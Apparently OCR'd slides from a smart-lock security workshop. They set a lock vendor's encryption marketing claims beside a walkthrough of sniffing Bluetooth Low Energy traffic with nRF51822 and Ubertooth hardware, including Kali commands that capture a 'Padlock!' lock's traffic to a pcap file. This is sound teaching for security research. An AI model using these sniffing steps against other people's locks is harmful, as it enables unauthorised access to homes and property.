Bluetooth: [redacted] uses AES 128-bit encryption, the same encryption used by the military to protect documents with confidential and secret security levels.

Highly secure Low Energy Bluetooth (LEB) syncs the lock to your smartphone.


By using industry leading Bluetooth 4.0 that utilizes 128-bit encryption, and our very own PKI technology with cryptographic key exchange protocols, [redacted] is safe from criminals, hackers, and thieves.

To protect your transactions from unauthorised access by third parties, [redacted] operates in accordance with the highest card payment industry security sta

- PCI-DSS (Payment Card Industry Data Security Standard) is the highest c security standard used in the credit card industry concerning data transfe data storage.
- SSL (Secure Sockets Layer) and TLS (Transport Layer Security) are 'encry protocols' that protect data that is transmitted over the internet. We are using a 256-bit encryption, the highest possible level at present.
- PGP (Pretty Good Privacy) is an international standard for secure personal data storage.


After 67 years of home security innovations, millions of families rely on [redacted] for peace of mind. [redacted]'s long-time leadership and advancements in residential door lock security have now been enhanced with secure authentication technology. Resulting in [redacted] engineered for both maximum security and performance.

No more questions...



BLE RF SNIFFING

Sniffing – BLE RF essentials




http://www.connectblue.com/press/articles/shaping-the-wireless-future-with-low-energy-applications-and-systems/

BLE channel hopping

37 channels for data,

3 for advertisements



http://lacklustre.net/bluetooth/bluetooth_with_low_energy_comes_low_security-mikeryan-usenix_woot_2013-slides.pdf

Pro devices ($$$) – scan whole spectrum

Ellisys Bluetooth Explorer 400 All-in-One Bluetooth® Protocol Analysis System

http://www.ellisys.com/products/bex400/

ComProbe BPA® 600 Dual Mode Bluetooth® Protocol Analyzer

http://www.fte.com/products/BPA600.aspx

Passive sniffing – Ubertooth (120$)

Open-source (software, hardware).

External antenna.

RF-level sniffing, possible to inspect in Wireshark.

Need 3 of them to sniff all 3 adv channels, then follow hopping.

http://greatscottgadgets.com/ubertoothone/

Adafruit nRF51822


$24.95

Wireshark integration

Not quite reliable, but works good enough

https://www.adafruit.com/product/2269

https://learn.adafruit.com/introducing-the-adafruit-bluefruit-le-sniffer



Since nRF-Sniffer is a passive solution that is simply scanning packets over the air, there is the possibility of missing packets using this tool (or any other passive sniffing solution). In order to capture as many packets as possible, be sure to run the sniffer on a USB bus that isn't busy and avoid running it in a virtual machine since this can introduce significant latency over USB.

Our sniffing device - nRF51822 Eval Kit

Same module, but a bit cheaper than Adafruit.

More possibilities for further hacking (e.g. BLE prototyping).

Need to be flashed with sniffer firmware – using e.g. SWD debugger, or Raspberry Pi (instructions soon on www.smartlockpicking.com).

http://www.waveshare.com/nrf51822-eval-kit.htm


BTW

This chip can do much more. Check Damien's talk:

http://files.brucon.org/2017/012_Damien_Cauquil_Weaponizing_the_BBC_Micro_Bit.pdf

https://www.youtube.com/watch?v=Z_eipXeC4Q4

Lock #1



https://www.flickr.com/photos/morbius19/9411298364/

https://www.thequicklock.com

Setting up the sniffer – connect to USB

```
root@kali:~# dmesg
(...)
[25958.451531] usb 2-2.2: new full-speed USB device number 10 using
uhci_hcd
[25958.707592] usb 2-2.2: New USB device found, idVendor=10c4,
idProduct=ea60
[25958.707596] usb 2-2.2: New USB device strings: Mfr=1, Product=2,
SerialNumber=3
[25958.707598] usb 2-2.2: Product: CP2102 USB to UART Bridge Controller
[25958.707600] usb 2-2.2: Manufacturer: Silicon Labs
[25958.707601] usb 2-2.2: SerialNumber: 0001
[25958.713131] cp210x 2-2.2:1.0: cp210x converter detected
[25958.717133] usb 2-2.2: cp210x converter now attached to ttyUSB0
```

The python helper script (already in your VM)

```
root@kali:~# git clone
https://github.com/adafruit/Adafruit_BLESniffer_Python
```

The python helper script

```
root@kali:~# cd Adafruit_BLESniffer_Python
root@kali:~/Adafruit_BLESniffer_Python# python sniffer.py
/dev/ttyUSB0
Capturing data to logs/capture.pcap
Connecting to sniffer on /dev/ttyUSB0
Scanning for BLE devices (5s) ...
```

Choose „Padlock!” device

```
root@kali:~/Adafruit_BLESniffer_Python# python sniffer.py /dev/ttyUSB0
Capturing data to logs/capture.pcap
Connecting to sniffer on /dev/ttyUSB0
Scanning for BLE devices (5s) ...
Found 5 BLE devices:

  [1] "" (F0:C7:7F:16:2E:8B, RSSI = -87)
  [2] "" (EC:FE:7E:13:9F:95, RSSI = -88)
  [3] "" (C3:B3:30:40:70:E5, RSSI = -70)
  [4] "" (F6:AD:07:C5:56:66, RSSI = -89)
  [5] "Padlock!" (F4:B8:5E:C0:6E:A5, RSSI = -77)

Select a device to sniff, or '0' to scan again
> 5
Attempting to follow device F4:B8:5E:C0:6E:A5
......................................................................
```

Dump pcap file

```
Adafruit_BLESniffer_Python/logs/capture.pcap
```

Previously recorded in provided files:

```
devices/quicklock/pcap_nrf/capture.pcap
```

